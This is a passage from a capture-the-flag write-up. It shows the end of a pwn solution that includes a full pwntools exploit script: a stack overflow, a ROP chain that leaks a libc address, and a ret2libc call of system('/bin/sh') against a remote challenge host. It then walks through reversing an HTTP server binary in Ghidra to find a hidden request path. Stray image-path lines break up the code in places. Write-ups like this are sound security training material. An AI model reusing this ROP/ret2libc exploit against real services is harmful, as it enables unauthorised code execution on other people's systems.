b'libc.so.6\n'
b'supgais\n'

chall
flag_copy
ld-2.35.so
libc.so.6
supgais
cat flag_copy
```

I run the cat flag_copy and it directly produces a flag:

```
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
```

```
[DEBUG] Received 0x2f bytes:
b'umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}\n'
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
[*] Got EOF while reading in interactive
```

5. Full Exploit Script Summary

```
#!/usr/bin/env python3
from pwn import *

# Setup and Context
context.binary = ELF('./chall')
context.log_level = 'debug' # Using debug to trace I/O
elf = context.binary
libc = ELF('./libc.so.6')
ld_path = './ld-2.35.so'

remote_target = True # Change to True for remote service
if remote_target:
    p = remote('34.133.69.112', 10007)
```

```

else:
    p = process([ld_path, './chall'], env={'LD_PRELOAD': './libc.so.6'})

offset = 72

# Find necessary gadgets
rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret = rop.find_gadget(['ret'])[0] # For stack alignment

# Stage 1: Leak a libc Address
payload = flat(
    b'A' * offset,
    pop_rdi,
    elf.got['puts'],
    elf.plt['puts'],
    elf.symbols['main']
)
log.info("Sending leak payload...")
p.recvuntil(b"Enter your input: ", timeout=5)
p.sendline(payload)

# Handle leak
p.recvline() # Skip extra output
leak = p.recvline().strip()
log.info(f"Received raw leak: {leak}")

if len(leak) >= 6:
    leaked_puts = u64(leak.ljust(8, b'\x00'))
    log.info(f"Leaked puts address: {hex(leaked_puts)}")

    libc_base = leaked_puts - libc.symbols['puts']
    log.info(f"Calculated libc base: {hex(libc_base)}")

# Stage 2: Build ret2libc Payload
system_addr = libc_base + libc.symbols['system']
binsh_addr = libc_base + next(libc.search(b'/bin/sh'))

log.info(f"Calculated system() address: {hex(system_addr)}")
log.info(f"Calculated '/bin/sh' address: {hex(binsh_addr)}")


payload2 = flat(
    b'A' * offset,
    ret,           # For alignment (if necessary)
    pop_rdi,
    binsh_addr,
    system_addr
)

```

```
)  
  
log.info("Sending ret2libc payload...")  
p.recvuntil(b"Enter your input: ", timeout=5)  
p.sendline(payload2)  
  
p.interactive()  
else:  
    log.error(f"Failed to leak a proper address. Received: {leak}")  
    p.close()
```

Reverse Engineering

Htpp-server



In this challenge, we were given a file (server.unknown) and an IP address (34.133.69.112:8080), indicating that the actual flag might be on the server. The flag is in the format umcs{···}.

The attack plan was as follow:

1. Analyze the resources given (server.unknown, 34.133.69.112:8080)
2. Reverse engineer server.unknown to find way to retrieve flag from the server

1. Analysis

Since the server.unknown file extension is ambiguous, I use *file* command to determine the exact filetype

```

kali㉿kali: ~/Documents/CTF/umctf25/re/http_server
File Actions Edit View Help
Response
[(kali㉿kali)-[~/.../CTF/umctf25/re/http_server]] $ file server.unknown
server.unknown: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939c32535a2a7, for GNU/Linux 3.2.0, stripped

```

Since it's an ELF executable, I try to execute it

```

[(kali㉿kali)-[~/.../CTF/umctf25/re/http_server]] $ ./server.unknown
[*]Socket Created! 94SVN ( https://nmap.org ) at ...
[!]Failed! IP Address and Socket did not Bind!

```

From the output, we can deduce that it is the web server binary file itself, hence the answer to retrieve the flag lies in the file.

2. Reverse engineering

Firing up ghidra, I started by looking at every function and its decompiled code to see if I can find any clue.


The Ghidra interface shows the decompiled code for the function `FUN_0010154b`. The code is as follows:

```

long local_10;
local_10 = *(long*)(in_FS_OFFSET + 0x28);
puts(" [*]Handling a Connection!");
pcVar2 = (char*)malloc(0x400);
iVar1 = malloc_usable_size(pcVar2);
sVar3 = recv(param_1_pcVar2,(long*)&Var1,0);
if ((int)sVar3 < 0) {
    puts(" [!]Failed! No Bytes Received!");
    /* WARNING: Subroutine does not return */
    exit(1);
}
pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
if (pcVar2 == (char*)0x0) {
    sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
    send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVar4,
        0);
}
else {
    stream = fopen("./flag","r");
    if (_stream == (FILE*)0x0) {
        sVar1 = strlen(
            "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.\r\nlag file.\n"
        );
        send(param_1,
            "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.\r\n"
        );
    }
}

```

When looking at `FUN_0010154b`, I found a code snippet that searches the HTTP request for `GET /goodshit/umcs_server HTTP/13.37`, and return the flag if it is found.



And sure enough, using `GET /goodshit/umcs_server HTTP/13.37` as the request header returns the flag: `umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}`.

Bonus

An easier way was to use `strings` command that will list down every strings in the binary file including the request header, `GET /goodshit/umcs_server HTTP/13.37`.

A terminal window showing the output of the `strings` command. The command was run on a file named `http_server`. The output includes several log messages from the server, followed by the requested string: `GET /goodshit/umcs_server HTTP/13.37`, which is highlighted in red. Below this, there is a series of assembly-like instructions and symbols.

```
[*]Client Connected!
[!]Failed! Cannot accept client request
[*]Handling a Connection!
[!]Failed! No Bytes Received!
GET /goodshit/umcs_server HTTP/13.37
/flag
HTTP/1.1 404 Not Found
Content-Type: text/plain
Could not open the /flag file.
HTTP/1.1 200 OK
Content-Type: text/plain
HTTP/1.1 404 Not Found
Content-Type: text/plain
Not here buddy
9+3$"
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
```

flag: umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}